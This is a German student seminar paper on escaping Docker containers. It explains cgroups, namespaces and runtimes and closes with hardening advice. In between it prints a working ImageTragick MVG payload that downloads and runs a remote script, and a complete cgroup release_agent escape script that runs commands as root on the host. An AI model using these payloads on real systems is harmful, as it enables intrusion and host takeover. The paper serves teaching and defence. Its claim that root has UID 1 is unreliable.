# Escaping Containers

Paul Walker (3610783), Leon Kampwerth (5722356)

Link zu den Vortragsfolien, escaping_containers_handout.pdf (PDF, 608kB)

Download the exploitable VM: https://nextcloud.dhbw-stuttgart.de/index.php/s/bN7nopTqTiSKrx5

GitHub Page: https://github.com/SgtMate/container_escape_showcase

## Abstract

In diesem Artikel wird ein Angriff Szenario vorgestellt, bei dem ein Angreifer einfach root Rechte auf dem Host Server einer Webseite bekommen kann. Es wird eine Seite, auf der ImageMagick zum Verarbeiten von Bildern genutzt wird, „untersucht“. Zuerst wird die `ImageTragic` Sicherheitslücke von Imagemagick ausgenutzt um Code auf dem Docker Container der Webseite ausführen zu können. Danach wird eine Sicherheitslücke von Docker ausgenutzt, die es erlaubt über den release_agent einer cgroup aus dem Container auszubrechen und jeglichen Code auf dem Container Host mit root Rechten auszuführen.

Neben diesem praktischen Teil, wird auch die Container-Virtualisierung über cgroups und namespaces erklärt, außerdem werden weitere Angriffsarten aufgezeigt, mit denen auch aus einem Container ausgebrochen werden kann. Zuletzt wird im Kapitel Container-Hardening darauf eingegangen wie die Sicherheit von Containern erhöht werden kann.

## Einleitung

### Grundlagen der Container Technologie

Container sind ausführbare Softwarepakete, welche Anwendungen zusammen mit den benötigten Libraries, Konfigurationen und Dependencies bündeln. Container ermöglichen es Apps auf unterschiedlichen Systemen / Umgebungen zu betreiben, ohne dabei größere Anpassungen an der Software vorzunehmen. Hierfür werden die zuvor genannten Softwarekomponenten in Images zusammengefügt, welche als einzelne Unit getestet und auf einem Host Betriebssystem betrieben werden können. Container greifen auf bestimmte Funktionen des Betriebssystems zurückgreift, um Prozesse zu isolieren und die Ressourcennutzung (CPU, RAM, Speicher, …) zu verwalten. So entsteht eine Isolation der System Ressourcen, welche jedoch nicht mit einer Separation der Anwendungen aus IT-Sicherheitssicht zu verwechseln ist, hierfür werden weitere Funktionen benötigt. (vgl. [1], [2])

Die Ursprünge der Container Virtualisierung liegt bei Software, wie FreeBSD Jails oder AIX Workload Partitions. Der Start der modernen Container Era war aber die Integrierung von CGroups in den Linux Kernel (2008) und die darauffolgende Entwicklung diverser Container Technologien (z.B. Docker 2013). (vgl. [2]) Docker ist der Marktführer und ein wichtiger Innovator in diesem Feld. In den letzten Jahren hat Docker viele der entwickelten Technologien an die Open Source Community (explizite die Cloud Native Computing Foundation) übergeben um diese als Standard zu etablieren. Die wichtigsten

dieser Projekte sind der Runtime Code (runc) und ContainerD, das Industrie Standard Container Runtime Interface, welche auf runc aufbaut. ContainerD ist als Deamon für Linux und Windows verfügbar. Viele Cloud Provider ersetzen ihre VM-Umgebungen immer weiter durch Container, da diese viele Vorteile für den Betrieb von Microservices bieten. Zur Verwaltung dieser Großen Container Umgebungen wird Container Orchestrator Software wie Kubernetes oder Docker Swarm verwendet. (vgl. [1], [3])

### Container != VM

Container werden häufig mit Virtuellen Maschinen verglichen. Dies liegt nahe, da es sich bei beiden um die Anwendung von Virtualisierung für den isolierten Betrieb mehrerer Programme auf einem physischen System handelt. Darüber hinaus sind die Technologien aber sehr verschieden und finden in unterschiedlichen Gebieten Anwendung.

Das wichtigste Unterscheidungsmerkmal beider Technologien ist die Art der Virtualisierung, die verwendet wird. VM-Hosts nutzen eine Hypervisor Software, um die Hardwareressourcen des Systems virtuell abzubilden und daraus dann mehrere virtuelle Computersysteme zu erstellen. So wird der Betrieb mehrerer Betriebssystem Instanzen auf derselben Hardware ermöglicht, welche durch den Hypervisor voneinander isoliert, betrieben werden. (vgl. [1], [2]) Da in jeder VM ein eigenes Betriebssystem hat und einen zuvor festgelegten Anteil der System Ressourcen belegt entsteht hier ein vergleichsweise großer Ressourcen Overhead, welcher nicht genutzt werden kann, um die eigentliche Anwendung zu skalieren. (vgl. [1])

*Abbildung 1: Infrastruktur Container vs VM [4]*

Container wiederum nutzen Features des Host Betriebssystems, um die Systemressourcen auf der OS-Ebene zu virtualisieren. Damit kann der Container auf alle Ressourcen des Host Betriebssystems zurückgreifen. Container benötigen somit keinen eigenen Kernel, da sie stattdessen den Kernel des Hosts verwendet. Außerdem teilen alle Container den Ressourcenpool des Hosts miteinander, so können nicht genutzte Ressourcen verwendet werden, um mehr Container Instanzen zu erstellen. All dies macht Container ressourceneffizienter als VMs, sorgt aber auch dafür, dass sie an das Betriebssystem gebunden sind, für das sie erstellt wurden (also den gleichen Kernel verwendet). (vgl. [1])

### Container Runtimes

Container Runtimes sind für Container, was Hypervisor für VMs sind. Ihre Hauptaufgabe ist es, die Container auf dem Hostsystem zu betreiben. Hierfür wird auf unterschiedliche Features des Kernels zurückgegriffen um, Ressourcenisolation, sowie Ressourcenlimits einzurichten und den Container zu starten und abzusichern. (vgl. [5], [6])

Es gibt viele Unterschiedliche Container Runtimes, von denen einige nicht mehr weiterentwickelt werden. Um Interoperabilität zu ermöglichen sind die Grundfunktion einer Container Runtime schon seit einiger Zeit von der OCI standardisiert wird, daher unterscheiden sich die einzelnen Runtimes vor allem in dem Umfang der zusätzlichen Features, sowie der Implementierung der standardisierten Grundfunktion. Sie werden dabei in drei Kategorien unterschieden. (vgl. [5])

Low Level Runtimes (oder Container Runtimes, CR) verfolgen einen minimalistischen Ansatz und implementieren nur die Grundfunktionen, welche durch die OCI standardisiert wurden. Die am weitesten verbreitete Container Runtime ist runC, welche vom Moby Projekt betreut wird. (vgl. [5], [6], [8])

High Level Runtimes (oder Container Runtime Interfaces, CRI) basieren auf Low Level Runtimes. Sie implementieren meist eine Schnittstelle, um das Automatisieren von Container Umgebungen mit Container Orchestrator (z.B. Kubernetes) zu ermöglichen. Dabei bieten sie weitere Features, wie Image Management, Snapshots, Storage- und Netzwerkkonfiguration. Die zwei wichtigsten CRIs sind containerD, welches aktuell vom Moby Projekt weiterentwickelt wird und CRI-O, welches speziell für Kubernetes designt wurde. Beide verwenden standardmäßig runC als Container Runtime (es können in beiden Fällen auch andere CRs verwendet werden), CRI-O nutzt aber ein kompakteres Design als containerD. (vgl. [6], [7], [8])

Einer der Gründe für Dockers Vorreiter Stellung im Bereich der Container Virtualisierung ist, dass sie die ersten waren, die eine vollständige Suite für den Betrieb von Containern, das Erstellen von Images, sowie deren Verbreitung, liefern. Dieses Gesamtpaket wird von Docker als Container Engine bezeichnet und nutzt runC und containerD, welche Ursprünglich von Docker entwickelt wurden, sowie einige weitere Features. Docker sind die einzigen, die dieses Gesamtpacket anbieten, dennoch lassen sich die Funktionen der Docker Container Engine mit CRI-O und mehreren kleineren Tools nachbilden. (vgl. [7])

Virtual- oder Sandboxed Runtimes sind spezielle Formen der Container Runtime, dessen Ziel es ist, eine bessere Isolation des Hosts und der Container zu ermöglichen. Dies wird durch die Verwendung von Virtuellen Maschinen oder Kernel Proxys, welche Anfragen an den Host Kernel weiterleiten, ermöglicht. Durch die Virtualisierung oder das Verwenden eines Proxys wird die Systemperformance verringert, gleichzeitig bietet die zusätzliche Isolation des Hosts eine erhöhte Sicherheit. Beispiele für solche Runtimes sind gVisor, nabla- und kata-container. (vgl. [6], [7])

## Kernfeatures der Containerisierung

Wie zuvor erklärt Isolieren Container Runtimes die Prozesse auf der Betriebssystem Ebene. Hierfür werden unter Linux eine Kombination aus unterschiedliche Kernel Features verwendet, wovon die zwei Wichtigsten hier vorgestellt werden.

#### Control Groups

Control Groups (oder Cgroups) sind ein Feature des Linux Kernels. Mit Cgroups ist der Administrator in der Lage, den Ressourcenverbrauch einer Gruppe von zusammengehörigen Prozessen (z.B. alle Prozesse eines Containers) zu limitieren und zu überwachen. Limitiert werden kann dabei unter anderem die CPU-Nutzung (CPU-Shares), die Speichermenge (RAM), die Netzwerk Übertragungsgeschwindigkeit und der Zugriff auf bestimmte Geräte. Außerdem kann mittels Cgroups eingesehen werden, welcher Prozess in einer Cgroup welche (und wie viele) Ressourcen verwendet. Dies wird häufig für das Accounting verwendet. Durch die feine Kontrolle des Zugriffs auf bestimmte Systemressourcen durch eine Gruppe von Prozessen, lässt sich eine (Teil-) Isolation dieser Prozesse implementieren, welche die Sicherheit des Systems stärkt. (vgl. [9], [11])

Die Implementierung dieser Cgroups geschieht über eine hierarchische Baumstruktur (siehe Abb. 2), jeder Ressource des Betriebssystems wird dabei von einem Cgroup Controller verwaltet und welcher

als Wurzel des Teilbaumes die Gesamtmenge dieser Ressource verwaltet. Darunter können beliebig viele Cgroups angehängt werden (Dritte Ebene in Abb. 2), in jeder Cgroup können beliebig viele Prozesse oder andere Cgroups (Kinder) zugeordnet werden (vierte Ebene in Abb. 2), welche sie dann verwaltet. Bei der Verwaltung der Systemressourcen verwaltet der Übergeordnete Knoten die Ressourcenverteilung an alle seine Kinder. Die Bäume der Unterschiedlichen Controller stehen nicht in Bezug zueinander, daher können zwei Controller eine gleichnamige Cgroup haben und diese dennoch unterschiedlich behandeln, hierzu bekommt jede Cgroup eine eigene interne ID. (vgl. [9], [11])

*Abbildung 2: Baumstruktur der Cgroups [9]*

Ein Beispiel für die Ressourcenverwaltung sind die CPU-Shares, welche die anteilige Zuteilung von Rechenzeit an einzelne Prozesse ermöglicht. Bei CPU-Shares unterteilt der Controller die verfügbare Rechenzeit in einzelne Anteile (Shares), welche dann an die Cgroups (Kind Knoten) aufgeteilt werden (zweite Ebene in Abb. 3), die diese wiederum unter ihren Prozessen verteilen. Die eigentliche Rechenzeit, welche ein Share symbolisiert, errechnet sich anteilig aus der Anzahl der Shares. Auf jeder Ebene des Baumes können die CPU-Shares wieder weiter aufgeteilt werden, was die anteilige Rechenzeit eines Shares wiederum verringert (dritte Ebene in Abb. 3). (vgl. [10])

*Abbildung 3: Baumstruktur mit CPU Shares [10]*

Cgroups wurden 2006 von einigen Google Ingenieuren entwickelt und sind seit 2007 im Kernel implementiert. Zu Anfang wurde die Technologie kaum verwendet, später wurde sie zu einer Kernkomponente der Container Technologie und wird heute von jeder Container Runtime verwendet. Gespart mit Namespaces und SELinux/AppArmor sind Cgroups heute elementar für die Isolation von Prozessen auf Servern oder in Container. Außerdem ermöglicht die Accounting Funktion Saas Anbietern eine Tarifbildung auf Basis der Ressourcennutzung. (vgl. [9], [11])

#### Namespaces

Namespaces sind ein weiteres Feature des Linux Kernels. Sie ermöglichen es, die Ressourcen, welche ein Prozess sehen kann, zu begrenzen und werden häufig dafür verwendet, Containerisierte Prozesse voneinander zu Isolieren. Mittels unterschiedlicher Namespaces ist es möglich den Prozessbaum, Netzwerkinterfaces, Mount Points und einiges mehr Prozessindividuell zu ändern. So wird es ermöglicht, dass ein Server mehrere sicher und stabil Services getrennt voneinander betreiben kann. (vgl. [12], [15])

Prozess Namespaces ermöglichen das virtuelle Teilen des Linux Prozessbaumes. So kann es mehrere Prozessbäume geben, die als Teil des gesamten Protzessbaumes eine Menge an Prozessen vom Rest des Systems isolieren. Die Prozesse, die Teil eines solchen Prozessbaums sind wissen nichts vom Rest des Gesamtbaums oder vom Elternknoten, über welchen sie mit dem Rest des Prozessbaumes verbunden sind. In den übergeordneten Bäumen wiederum können die Prozesse alles sehen, was in den untergeordneten Teilbäumen geschieht. (vgl. [12], [15])

Mit Netzwerk Namespaces kann ein eigenes Set an virtuellen Netzwerkinterfaces für jeden Prozess bereitgestellt werden. Diese virtuellen Netzwerkinterfaces können dann über LAN-Brücken und einem Routing Prozess im Standardnamespace an die physikalischen Interfaces angebunden werden. So ist

es möglich, dass mehrere Prozesse denselben Port nutzen können. (vgl. [15])

Mit Mount Namespaces können die Mount Points für eine Gruppe von Prozessen geändert werden, ohne das davon die anderen Namespaces beeinflusst werden. So kann jeder Namespace ein Set an unterschiedlichen Mount Points haben, die auch auf Virtuelle Disks verweisen können. Auch Mount Points wie `/`, `/proc` oder `/dev` können so geändert werden, so kann eine virtuelle Partitionierung des Dateisystems implementiert werden. (vgl. [12], [15])




*Abbildung 4: Init User Namespace und ein abgespalteter User Namespace [13]*

User Namespaces ermöglichen das Aufspalten von User ID (und Group ID). So kann ein User als Root-User (UID = 1) innerhalb des Namespaces auftreten, außerhalb jedoch nur ein Standarduser sein. Linux nutzt die User Namespaces, um zusammengehörige Namespaces zu bündeln. So sind alle Standard Namespaces (auch Init-Namespaces) im Init-Usernamespace als dessen Capabilities gebündelt (siehe Abb. 4). (vgl. [12], [13], [15])

Beim Starten eines Docker Containers erstellt die Runtime einen Nutzer, welcher für das Ausführen der Anwendungen im Container verwendet wird. Dabei wird standardmäßig der Default User Namespace verwendet und es werden eigene Mount, Prozess und Netzwerk Namespaces für den Container erstellt. Dies bedeutet, dass Container standardmäßig im Init-Usernamespace ausgeführt werden, weshalb der Root-User im Container derselbe wie Außerhalb ist. Man kann den Docker Deamon manuell anweisen, einen neuen User Namespace zu erstellen, was eine bessere Isolation des Containers ermöglicht. (vgl. [13])

# Hauptteil

## Relevante Angriffsarten

Im Folgenden werden die wichtigsten Angriffsarten auf Container aufgelistet und kurz beschrieben. (vgl. [18], [19])

- **Kernel Sicherheitslücken:**
  Da Container denselben Kernel wie der Host verwenden, können dessen Sicherheitslücken auch ausgenutzt werden, um Schaden am gesamten System zu verursachen.
- **Falsche Konfiguration:**
  Unter Docker laufen Container standardmäßig mit sehr beschränkten Berechtigungen und ihre Prozesse werden durch Sicherheitssystemen wie AppArmor und Seccomp überwacht und eingeschränkt. All diese Sicherheitsfeatures lassen sich jedoch sehr einfach deaktivieren, indem man z.B. das „–priviledged“ Flag beim Starten des Containers setzt. Dieses deaktiviert die meisten Einschränkungen und ermöglicht auch einen Ausbruch aus dem Container. (vgl. [20])
- **Docker-socket mounten:**
  Der Docker-socket ermöglicht die Kommunikation mit dem Docker Deamon über SSH oder HTTPS Calls. Wenn dieser von innerhalb des Containers zugreifbar ist, kann so auf alle Funktionen des Docker Demons zugegriffen werden, welcher wiederum über Root Rechte auf dem Hostsystem verfügt. (vgl. [16], [20])
- **Root User im Container verwenden:**
  Da Docker standardmäßig den Default Usernamespace verwendet, ist der Root User im Container identisch mit dem Root des Hostsystems. Somit würde man nach einem Ausbruch aus dem Container auch Root Rechte auf dem Hostsystem haben. Dies kann vermieden werden, indem man den Usernamespace wechselt oder im Container einen anderen User verwendet. (vgl. [17], [20], [21])
- **Host Dateisystem mounten:**
  Das Mounten von Teilen des Host Dateisystems im Container kann ebenfalls gefährlich sein, da so möglicherweise Dateien modifiziert werden können, welche wiederum das Verhalten von anderen Prozessen kontrollieren. So kann potenziell Einfluss auf den Host genommen werden. (vgl. [18], [19], [20])

## Ausbruch aus einem Docker Container

Um darzulegen, wie einfach es ist aus einem nicht/schlecht gesicherten Container auszubrechen haben wir beispielhaft einen Angriff auf einen Node.js Docker Container implementiert. Im Folgenden wird das Vorgehen beschrieben, sowie die verwendeten Exploits erklärt.

### Ablauf

Der Exploit ist aus mehreren Komponenten aufgebaut und läuft wie folgt ab. Zunächst wird mit Node.js und express ein Webserver aufgesetzt, welcher in einem Container betrieben wird. Die gehostete Website ermöglicht den Upload von Bildern. Nach dem Upload eines Bildes wird dieses mit einer Funktion von Image Magick serverseitig auf 280×150 Pixel umgewandelt. Die verwendete Version von Image Magic ist mit dem ImageTragick Exploit angreifbar und ermöglicht so die Ausführung von Konsolenbefehlen auf dem System [22].

Durch den Upload eines manipulierten Bildes wird dann das eigentliche Escape Skript geladen werden. Hierfür wird eine ein Exploit verwendet, welcher ein cgroup Feature ausnutzt um aus dem Container beliebige Shell Befehle als Root auf dem Host aufzuführen und so aus dem Container auszubrechen [23].

### Vorbedingungen

Da beide Exploits schon längere Zeit bekannt sind, wurden bereits Patches veröffentlicht, welche die Ausnutzung dieses verhindern. Daher müssen für die erfolgreiche Durchführung des Escapes folgende Vorbedingungen erfüllt sein.

- Für die Verwendung des ImageTragick Exploits wird auf ein altes Node Image zurückgegriffen `node:6.1.0-wheezy`. [16]
- Der cgroup Exploit funktioniert nur mit Kernelversionen bis 5.17.0-rc2, außerdem muss der Container mit dem `–privileged` Flag betrieben werden. ([16], [23])

### ImageTragick

ImageMagick ist eine Software, welche viele Optionen zur Bildmanipulierung bietet. Unter anderem ist es möglich, die Auflösung von Bildern oder deren Format zu ändern. Im Kontext dieses Projektes wird ImageMagick dafür eingesetzt, um die hochgeladenen Dateien zu verkleinern [24]. Hierzu wird von Node.js eine Shell gespawnt, welche die Funktion `/convert` ausführt, um die hochgeladene Datei in `/temp/image.jpg` zu konvertieren. Mit dieser Funktion ist es nun möglich den ImageTragick Exploit auszunutzen, um den nächsten Exploit zu starten.

index.js

```
child_process.execFile(
    "/usr/bin/convert",
    ['./temp/image.jpg', "-resize", "280x150", fileResult],
    (error) => {
        console.log(error);
        res.redirect("/");
        return;
    }
);
```

Der ImageTragick Exploit beschreibt die Möglichkeit einer Shellcommand Injection beim Ausführen des „delegate“ Befehls. Der „delegate“ Befehl ermöglicht das Einbinden externer Bibliotheken. Einer der Standardbefehle nutzt `wget` um Webanfragen durchzuführen, wobei speziell „`wget“ -q -O „%o“ „https:%M“` verwendet wird um die eingegebene Nachricht `%M` zu laden. Auf Grund fehlerhafter Inputfilterung kann so durch die Nachricht `https://example.com„;|ls “-la` der Befehl `ls -la` auf dem System aufgeführt werden. Da ImageMagick auch Dateiformate unterstützt, welche das Einbinden externer Inhalte ermöglichen (z.B. svg, mvg) kann dieses delegate ausgenutzt werden. Der externe Inhalt wird dann über das Delegate `url` mit `wget` heruntergeladen. Durch die zuvor genannte fehlerhafte Inputfilterung, ist es damit dann möglich jegliche Befehle auf dem System auszuführen. Nun ist es denkbar problematische Dateiformate (svg und mvg) in unserer NodeJs Applikation anhand der Dateiendung zu verbieten. ImageMagick ermittelt allerdings anhand dem Datei Inhalt und nicht anhand der Dateiendung den Dateitypen. Mit folgender mvg-Datei, die als JPG Datei getarnt ist, ist es deshalb möglich eine Shellcommand Injection durchzuführen. [24]

rc1.jpg

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://127.0.0.0/oops.jpg"|curl
https://raw.githubusercontent.com/SgtMate/container_escape_showcase/mai
n/cgroup_release_exploit/exploit.sh -o exploit.sh;chmod a+x
exploit.sh;./exploit.sh;touch "rce1)'
pop graphic-context
```

In der dritten Zeile von rc1.jpg wird die Shellcommand Injection durchgeführt. Hierbei wird mittels `curl` das Skript für dein zweiten Exploit heruntergeladen und dann mittels `chmod` ausführbar gemacht. Zuletzt wird das Skript ausgeführt und der cgroup Exploit startet.

### Cgroup Escape

Nun da wir eine Möglichkeit haben, um unseren Code auf dem Container auszuführen müssen wir eine Möglichkeit finden, um aus dem Container auszubrechen und Root Access zu erlangen. Hierzu nutzen wir einen Exploit aus, welcher 2019 von „Felix Wilhelm“ auf Twitter veröffentlicht wurde. Damit der Exploit erfolgreich ausgeführt werden kann muss der Container mit einigen Rechten ausgestattet sein [16].

- Wir müssen Root User im Container sein
- Container muss mit der SYS_ADMIN Linux capability betrieben werden
- Container darf nicht durch AppArmor oder ähnliche Sicherheitssoftware beschränkt werden
- Container muss das „cgroup virtual Filesystem“ gemountet haben

All dies ist nötig, damit der `mount` call im Container ausgeführt werden kann ohne, dass dies durch AppArmor oder dem Capability System blockiert wird. Um dies zu erreichen können wir den Container mit folgenden Flags starten: `–security-opt apparmor=unconfined –cap-add=SYS_ADMIN` ([16], [25])
Alternativ ist es auch möglich den Container mit dem `–privileged` Flag zu starten, welches dem Container alle Capabilities gibt und Zugriff auf alle Devices gewährt [26].

Der Exploit nutzt das „notification on Release“ Feature der cgroup v1 Implementierung unter Linux aus um Code als privilegierter Nutzer auszuführen. Um zu verstehen, wie dies Funktioniert ist es wichtig zu verstehen was „notification on Release“ macht und wozu es gedacht ist. Notification on Release kann durch das setzten des `notify_on_release` Flag in einer spezifischen cgroup aktiviert werden. Sobald der letzte Prozess in einer cgroup diese Verlässt oder beendet wird und die cgroup somit keinen Prozess mehr enthält, werden durch den Kernel Befehle ausgeführt, welche in der `release_agent` Datei spezifiziert wurden. Dies dient eigentlich dazu, ungenutzte cgroups automatisch zu entfernen und ist per Default in jeder cgroup deaktiviert [27].

Um den Exploit zu nutzen, müssen wir nun eine cgroup erstellen und „notification on Release“ aktivieren. Hierzu erstellen wird einen neuen Ordner im Container und mounten dort einen Beliebigen cgroup Controller (im Beispiel: der RDMA-Controller). Nun können wir durch das hinzufügen eines weiteren Ordners unterhalb des anderen eine Cgroup erstellen und konfigurieren.

exploit.sh

```
mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir
/tmp/cgrp/x
```

Um das `notify_on_release` Flag zu setzen schreiben wir eine 1 in die gleichnamige Datei in unserer neuen Cgroup „X“. Um den Code zu spezifizieren, welcher durch den Kernel ausgeführt werden soll, müssen wir den Pfad zu einem Skriptfile in der `release_agent`-Datei hinterlegen. Der Kernel hat die Mountpoints des Default Namespace, daher muss der Pfad zu dem Container vor dem Pfad unseres Skriptes im Container eingefügt werden. Docker hinterlegt den Pfad zum Container in der `/etc/mtab`-Datei im Container, weshalb wir diesen mit dem `sed` Befehl extrahieren können.

exploit.sh

```
echo 1 > /tmp/cgrp/x/notify_on_release
host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
echo "$host_path/cmd" > /tmp/cgrp/release_agent
```

Das eigentliche Schadskript wird unter `/cmd` gespeichert, für diesen POC wird das Skript ein Bild herunterladen und dieses im unter `/hack.gif` speichern. Dann wird das Anzeigen des Bildes mit Eye of GNU in den Autostart gelegt. Dieser Vorgang ist unter Ubuntu nur mit erhöhten Rechten möglich.

exploit.sh

```
echo '#!/bin/sh' > /cmd
echo 'curl
https://64.media.tumblr.com/2ce048716a7438eb7c697be219f2b692/tumblr_ovb
jks37jd1tlgvoho1_r1_500.gif -o /hack.gif' >> /cmd
echo 'chmod 744 /hack.gif' >> /cmd
echo 'touch /etc/xdg/autostart/hack.desktop' >> /cmd
echo 'echo "[Desktop Entry]" > /etc/xdg/autostart/hack.desktop' >> /cmd
echo 'echo "Type=Application" >> /etc/xdg/autostart/hack.desktop' >>
/cmd
echo 'echo "Name=Apagando las luces" >>
/etc/xdg/autostart/hack.desktop' >> /cmd
echo 'echo "Comment=Sistema comprometido" >>
/etc/xdg/autostart/hack.desktop' >> /cmd
echo 'echo "Exec=/usr/bin/eog --fullscreen /hack.gif" >>
/etc/xdg/autostart/hack.desktop' >> /cmd
echo 'echo "NoDisplay=true" >> /etc/xdg/autostart/hack.desktop' >> /cmd
chmod a+x /cmd
```

Zuletzt wird der Exploit gestartet, indem ein Prozess zur cgroup hinzugefügt wird, welcher sofort beendet wird und so den Release Agent startet. Das System ist nun kompromittiert.

exploit.sh

```
sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
```

## Container Hardening Best Practices

Container Hardening soll eine Containerumgebung vor Angreifern absichern. Dafür werden Richtlinien für das Aufsetzen des Host OS, die Konfiguration der Container Runtime, das Erstellen von Images und das Deployment von Containern aufgestellt. Im Folgenden werden die wichtigsten Best Practices nach diesen Aspekten aufgelistet und kurz erläutert.

### Host OS:

- Betriebssystem Hardening soll das Host OS gegen Angriffe resistent machen und ist ein eigener Themenbereich für sich [30]. Hierzu empfehlen sich folgende Artikel: Techniques for Kernel Hardening, Studienarbeit: Härtung von Betriebssystemen
- Generell sollte das Host OS nach einem Sicherheitsstandart aufgesetzt sein, um dies zu überprüfen gibt es vom „Center for Internet Security“ ein Tool, welches das System auf ein Set an Sicherheitsstandards prüft [30].
    - https://github.com/docker/docker-bench-security

### Container Runtime:

- Wie bei jedem anderen System auch ist es wichtig, die verwendete Container Runtime auf einem neuen Stand zu halten, neue Security Patches sollten installiert werden [30].
- Unter Docker verwenden Container denselben Usernamespace wie der Host. Dadurch sind Privilegierte User in den Containern, dies auch außerhalb. Durch das Ändern des Usernamespaces kann die Sicherheit des Systems erhöht werden [30]. (z.B. kann der Root im Container nicht mehr `/etc/shadow` lesen)
    - Es gibt andere Container Runtimes, welche diese Separierung bereits Vornehmen.
    - Separierung der Usernamespaces unter Docker: `cat /etc/docker/daemon.json | grep userns-remap „userns-remap“: „default“,`
    - Auch das Betreiben von Containern in anderen Default Namespaces mit dem Host OS sollte in jedem Fall vermieden werden [31].
- Für Anwendungen mit besonders hohem Anspruch an Sicherheit kann die Nutzung einer Virtual- oder Sandboxed Container Runtime sinnvoll sein. Diese nutzen zusätzliche Virtualisierungsschichten um eine stärkere Trennung zwischen Container und Host zu erreichen. Dabei ist aber mit gewissen Leistungseinbußen zu rechnen [28].
    - Gvisor baut eine Sandbox für den Betrieb von Containern auf, indem es alle Container mit einem separaten Kernel im Usernamespace betreibt. Dieser Kernel ist in seiner Funktion beschränkt und ermöglicht nicht alle Syscalls.
    - Kata Container nutzen kleine VMs um jeden Container isoliert zu betreiben. Die VM-Images sind dabei auf den Betrieb von containern optimiert.

### Images

- Auf öffentlichen Image Registries kann jeden Images hochladen, daher gibt es dort viele Images, die nicht den aktuellen Sicherheitsstandards entsprechen. Auch ist es möglich für einen Angreifer gezielt verwundbare oder bösartige Images hochzuladen um diese später als Eingang in das System zu nutzen. Um dies zu vermeiden ist es hilfreich nur Images aus vertrauenswürdigen Quellen zu verwenden (z.B. vom Hersteller der Software) und diese regelmäßig auf den neusten Stand zu bringen [30] [16].
    - Das Aufsetzen einer eigenen Image Registry kann helfen, die Kontrolle über die verwendeten Images in einer Organisation zu behalten.

    - Auch das Scanning von Container Images auf Sicherheitslücken ist sehr hilfreich. Hierzu gibt es viele Produkte von Unterschiedlichen Unternehmen wie Snyk [29].
- Für die eigenen Images gilt, dass man diese regelmäßig mit neuen Software Patches neu bauen sollte. So kann die Sicherheit der Images gewährleistet werden und man gebärdet keine anderen Nutzer des Images (falls dieses auf DockerHub o.ä. verfügbar ist) [16].

**Container Deployment:**

- Container sollten generell nicht mit dem Root User verwendet werden. Stattdessen sollte für den Betrieb im Container ein eigener User erstellt werden, sodass dessen Berechtigungen mittels RBAC feinjustiert werden können. So müssen potenzielle Angreifer zusätzlich eine Privilege Eskalation durchführen [16] [29] [30].
    - Unter Docker ist dies mit folgendem Code im Dockerfile möglich:

Dockerfile

```
...
RUN adduser -D limited_user
USER limited_user
...
```

- Um die Möglichkeiten eines Angreifers weiter zu reduzieren sollte ein Container nur über die Capabilities verfügen, welche er zum Betrieb benötigt. Hierzu können unter docker mit `–cap-drop=all` alle Capabilities von einem Container entfernt werden. Danach können einzelne Capabilities nach eigenem Ermessen mit `–cap-add= …` wieder hinzugefügt werden [16] [31].
    - `–privileged`, welches dem Container einem Großteil der Capabilities gewährt sollte generell nicht eingesetzt werden!
    - Um eine Ausweitung der Privilegien im Betrieb zu verhindern, kann dies unter Docker mit der `nonewpriv` Security-Option blockiert werden.
- Um die Auswirkungen von DOS durch Systemüberlastung zu reduzieren, sollte jeder Container mit einem Ressourcenlimit versehen werden. Dies kann mit Cgroups erreicht werden und wird vor allem beim Betrieb großer Umgebungen mit einem Container Orchestrator wie Kubernetes wichtig [16] [30].
    - Hier ein Beispiel, wie dies mit Docker möglich ist: `docker run -it –cpus 1 –memory 512Mb ubuntu`
- Um die Manipulation des Hosts aus dem Container heraus zu verhindern, sollten wichtige Verzeichnisse wie `/etc` oder `/usr` nur im read-only Modus im Container gemountet werden (falls dies benötigt wird) [31].
- AppArmor und Seccomp sind Sicherheitssysteme, welche ein fester Bestandteil der meisten Linux Distros sind. Sie können auch zur Absicherung von Containern vor bösartiger Code Execution verwendet werden und sollten es auch. Docker liefert für beider Systeme bereits Standardkonfigurationen, welche ohne die Spezifizierung einer eigenen Konfiguration angewandt werden. Diese Sicherheitsfeatures sollten nicht durch `–privileged` oder `–unconfined` deaktiviert werden [16] [31]!
    - Optional können für Container auch eigene Profile erstellt werden, welche eine höhere Absicherung der Container ermöglichen, aber auch sehr aufwendig zu erstellen sind.
    - Mit AppArmor kann so das Ausführen einzelner Commands verhindert werden. Dabei werden die erlaubten Commands in der Konfigurationsdatei, mit ihrem Pfad im Dateisystem, aufgelistet. Außerdem ist es möglich festzulegen, wo im Dateisystem ein

Programm Schreibberechtigungen hat [30].
- Durch Seccomp werden die Syscalls, welche ein Container verwenden kann, eingeschränkt. Seccomp Profile listen dazu genau auf, welche Syscalls erlaubt sind. Beim versuchten Ausführen eines nicht explizit erlaubten Befehls wird der Prozess (der Container) beendet [30].

# Fazit

